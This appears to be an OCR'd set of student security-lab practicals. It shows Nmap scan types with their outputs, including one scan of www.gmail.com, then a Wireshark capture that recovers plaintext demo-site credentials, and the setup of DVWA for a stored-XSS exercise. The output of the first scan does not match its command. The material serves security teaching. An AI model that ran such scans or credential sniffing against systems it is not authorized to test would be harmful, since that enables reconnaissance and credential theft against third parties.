


Target: scanme.nmap.org

Command: nmap-p22,113,139 scanme.nmap.org

```
nmap-p22,113,139 scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-19 20:22 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 7.36 seconds
```

ACK scan (-sA)




Target: scanme.nmap.org

Command: nmap -sA -T4 scanme.nmap.org

```
nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-19 19:15 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
Not shown: 995 unfiltered tcp ports (reset)
PORT     STATE    SERVICE
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
444/tcp  filtered snpp
445/tcp  filtered microsoft-ds
1434/tcp filtered ms-sql-m

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds
```

FIN scan (-sF)




Target: para

Command: nmap -sF -T4 para

```
nmap -sF -T4 para
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-19 19:18 India Standard Time
Nmap scan report for para (173.255.194.134)
Host is up (0.27s latency).
Other addresses for para (not scanned): 45.79.19.196 45.33.2.79 45.33.18.44 72.14.178.174 45.33.20.235 45.33.23.183 45.56.79.23 198.58.118.167 45.33.30.197 72.14.185.43
96.126.123.244
rDNS record for 173.255.194.134: li204-134.members.linode.com
All 1000 scanned ports on para (173.255.194.134) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 19.69 seconds
```

NULL scan (-sN)




Target: scanme.nmap.org

Command: nmap -sN -p 22 scanme.nmap.org

```
nmap -sN -p 22 scanme.nmap.org

Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-19 19:20 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT    STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.15 seconds
```

XMAS Scan (-sX)



Target: www.gmail.com


Command: nmap -sX -T4 www.gmail.com

```
nmap -sX -T4 www.gmail.com

Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-19 19:25 India Standard Time
Nmap scan report for www.gmail.com (142.250.182.229)
Host is up (0.012s latency).
rDNS record for 142.250.182.229: bom07s29-in-f5.1e100.net
All 1000 scanned ports on www.gmail.com (142.250.182.229) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 26.35 seconds
```

PRACTICAL 5

AIM:- Use Wireshark (Sniffer) to capture network traffic and analyse.

Step1: Open Wireshark, Right click on your “Wi-Fi/Ethernet” interface and then click on “Start capture”.


The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Open
Capture
...using this filter:
Enter a capture filter ...
All interfaces shown
Wi-Fi
Adapter for loopback traffic capture
Local Area Connection* 10
Local Area Connection* 9
Local Area Connection* 8
Local Area Connection* 2
Local Area Connection* 1
Start capture
Hide Interface
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists · SharkFest · Wireshark Discord
Ready to load or capture
No Packets
Profile: Default


D:\TY BSc CS\TY NOTES\TY-Notes\Sem 6\Practicals\CF\CF software\CF_SOFTWARES_EXAM\wireshark\SharkfestPacketChallenge14\AskSnopes.pcapng (1918 KB)

You are running Wireshark 4.0.2 (v4.0.2-0-g415456d13370). You receive automatic updates.

Step 2: Go to **http://www.techpanda.org** website in your browser and enter the following credentials.

Email: admin@google.com


Password: Password2010


Login | Personal Contacts Manag
Not secure | techpanda.org
Login | Personal Contacts Manager v1.0
Email*
Password*
Remember me
Submit

Email*: admin@google.com

Password*: ••••••••••••

Step 3: Click on Submit, then perform some actions such as adding a new contact, then Log out.




Dashboard | Personal Contacts M
Not secure | techpanda.org/dashboard.php
Add New Contact
Log Out

Dashboard | Personal Contacts Manager v1.0

ID	First Name
1	mynams
57830	ITS VZLOM CYKA
57831	Dark
57832	Radhe shaym
57833	kuchbhi
57834	Can I get a
57835	yoo
57836	e567r67
57837	mai agar kahoon tumsa hasi
57838	Romeo
57839	admin
57840	Goku
57841	prashant
57842	asd
57843	aman
57844	chaman
57845	Aman
57846	nofku
57847	yede chale mai bi kar sakta hu
57848	varun

Step 4: Now return back to Wireshark. Stop the Capturing of the Packets, and search **http.request.method==”POST”**. Select the HTTP packet having the info POST/index.php HTPP/1.1 and then click on the HTML Form URL Encoded dropdown arrow, there you will see the Credentials from which you logged in the techpanda.org website.



*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.request.method=="POST"
```

No.	Time	Source	Destination	Protocol	Length	Hypertext Transfer Protocol	Server
41108	95.873328	192.168.1.205	192.168.1.1	HTTP/X…	367	✓	
41121	96.353843	192.168.1.205	192.168.1.1	HTTP/X…	363	✓	
41132	96.383799	192.168.1.205	192.168.1.1	HTTP/X…	367	✓	
41246	97.626110	192.168.1.205	72.52.251.71	HTTP	759	✓	
42299	140.946630	192.168.1.205	192.168.1.1	HTTP/X…	363	✓	
42314	140.972746	192.168.1.205	192.168.1.1	HTTP/X…	367	✓	
42357	141.030918	192.168.1.205	192.168.1.1	HTTP/X…	363	✓	
42368	141.053709	192.168.1.205	192.168.1.1	HTTP/X…	367	✓	
42379	141.078175	192.168.1.205	192.168.1.1	HTTP/X…	363	✓	
42390	141.105598	192.168.1.205	192.168.1.1	HTTP/X…	367	✓	
42401	141.134598	192.168.1.205	192.168.1.1	HTTP/X…	363	✓	
42412	141.162601	192.168.1.205	192.168.1.1	HTTP/X…	367	✓	
42427	141.194650	192.168.1.205	192.168.1.1	HTTP/X…	363	✓	
42438	141.222596	192.168.1.205	192.168.1.1	HTTP/X…	367	✓	
42450	141.244759	192.168.1.205	192.168.1.1	HTTP/X…	363	✓	
42461	141.273652	192.168.1.205	192.168.1.1	HTTP/X…	367	✓	
42491	141.814925	192.168.1.205	192.168.1.1	HTTP/X…	363	✓	
42502	141.843737	192.168.1.205	192.168.1.1	HTTP/X…	367	✓	

```
> Frame 41246: 759 bytes on wire (6072 bits), 759 bytes captured (6072 bits) on interfa
> Ethernet II, Src: HonHaiPr_17:43:2b (9c:30:5b:17:43:2b), Dst: BestITWo_d6:36:c8 (00:1
> Internet Protocol Version 4, Src: 192.168.1.205, Dst: 72.52.251.71
> Transmission Control Protocol, Src Port: 2858, Dst Port: 80, Seq: 1, Ack: 1, Len: 705
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "email" = "admin@google.com"
  > Form item: "password" = "Password2010"
```


```
0200  71 3d 30 2e 38 2c 61 70  70 6c 69 63 61 74 69 6f   q=0.8,ap plicatio
0210  6e 2f 73 69 67 6e 65 64  2d 65 78 63 68 61 6e 67   n/signed -exchang
0220  65 3b 76 3d 62 33 3b 71  3d 30 2e 39 0d 0a 52 65   e;v=b3;q =0.9··Re
0230  66 65 72 65 72 3a 20 68  74 74 70 3a 2f 2f 77 77   ferer: h ttp://ww
0240  77 2e 74 65 63 68 70 61  6e 64 61 2e 6f 72 67 2f   w.techpa nda.org/
0250  0d 0a 41 63 63 65 70 74  2d 45 6e 63 6f 64 69 6e   ··Accept -Encodin
0260  67 3a 20 67 7a 69 70 2c  20 64 65 66 6c 61 74 65   g: gzip,  deflate
0270  0d 0a 41 63 63 65 70 74  2d 4c 61 6e 67 75 61 67   ··Accept -Languag
0280  65 3a 20 65 6e 2d 55 53  2c 65 6e 3b 71 3d 30 2e   e: en-US ,en;q=0.
0290  39 0d 0a 43 6f 6f 6b 69  65 3a 20 50 48 50 53 45   9··Cooki e: PHPSE
02a0  53 53 49 44 3d 64 32 31  61 38 35 39 33 62 37 64   SSID=d21 a8593b7d
02b0  31 62 37 39 37 37 66 39  31 36 34 36 39 64 34 62   1b7977f9 16469d4b
02c0  31 39 31 31 62 0d 0a 0d  0a 65 6d 61 69 6c 3d 61   1911b··· ·email=a
02d0  64 6d 69 6e 25 34 30 67  6f 6f 67 6c 65 2e 63 6f   dmin%40g oogle.co
02e0  6d 26 70 61 73 73 77 6f  72 64 3d 50 61 73 73 77   m&passwo rd=Passw
02f0  6f 72 64 32 30 31 30                               ord2010
```

Text item (text), 21 bytes   Packets: 44154 · Displayed: 147 (0.3%) · Dropped: 0 (0.0%)   Profile: Default

Practical no 6:


Aim: Simulate persistent cross-site Scripting Attack

(1) download XAMPP.
(2) Turn on Apache and MySQL.
(3) Extract DVWA-master zip folder on desktop. Rename that folder & save as dvwa. Copy this newly created folder into C:\xampp\htdocs folder.
(4) Go to dvwa copied folder. Go to config. Copy the config.inc.php.dist file. Paste that file in same folder. Rename the copied folder as config.inc.php. automatically it saved as php file.
(5) Open the php file on notepad.




```
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'dvwa';
$_DVWA[ 'db_password' ] = 'p@ssw0rd';
$_DVWA[ 'db_port'] = '3306';
```

(6) Rename db_user as “root” and remove the db_password.



```
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = '';
$_DVWA[ 'db_port'] = '3306';
```

(7) Turn On Your XAMPP server and go to http://localhost:8080/dvwa/setup.php



Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **C:\xampp\htdocs\dvwa\config\config.inc.php**

If the database already exists, **it will be cleared and the data will be reset.**
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

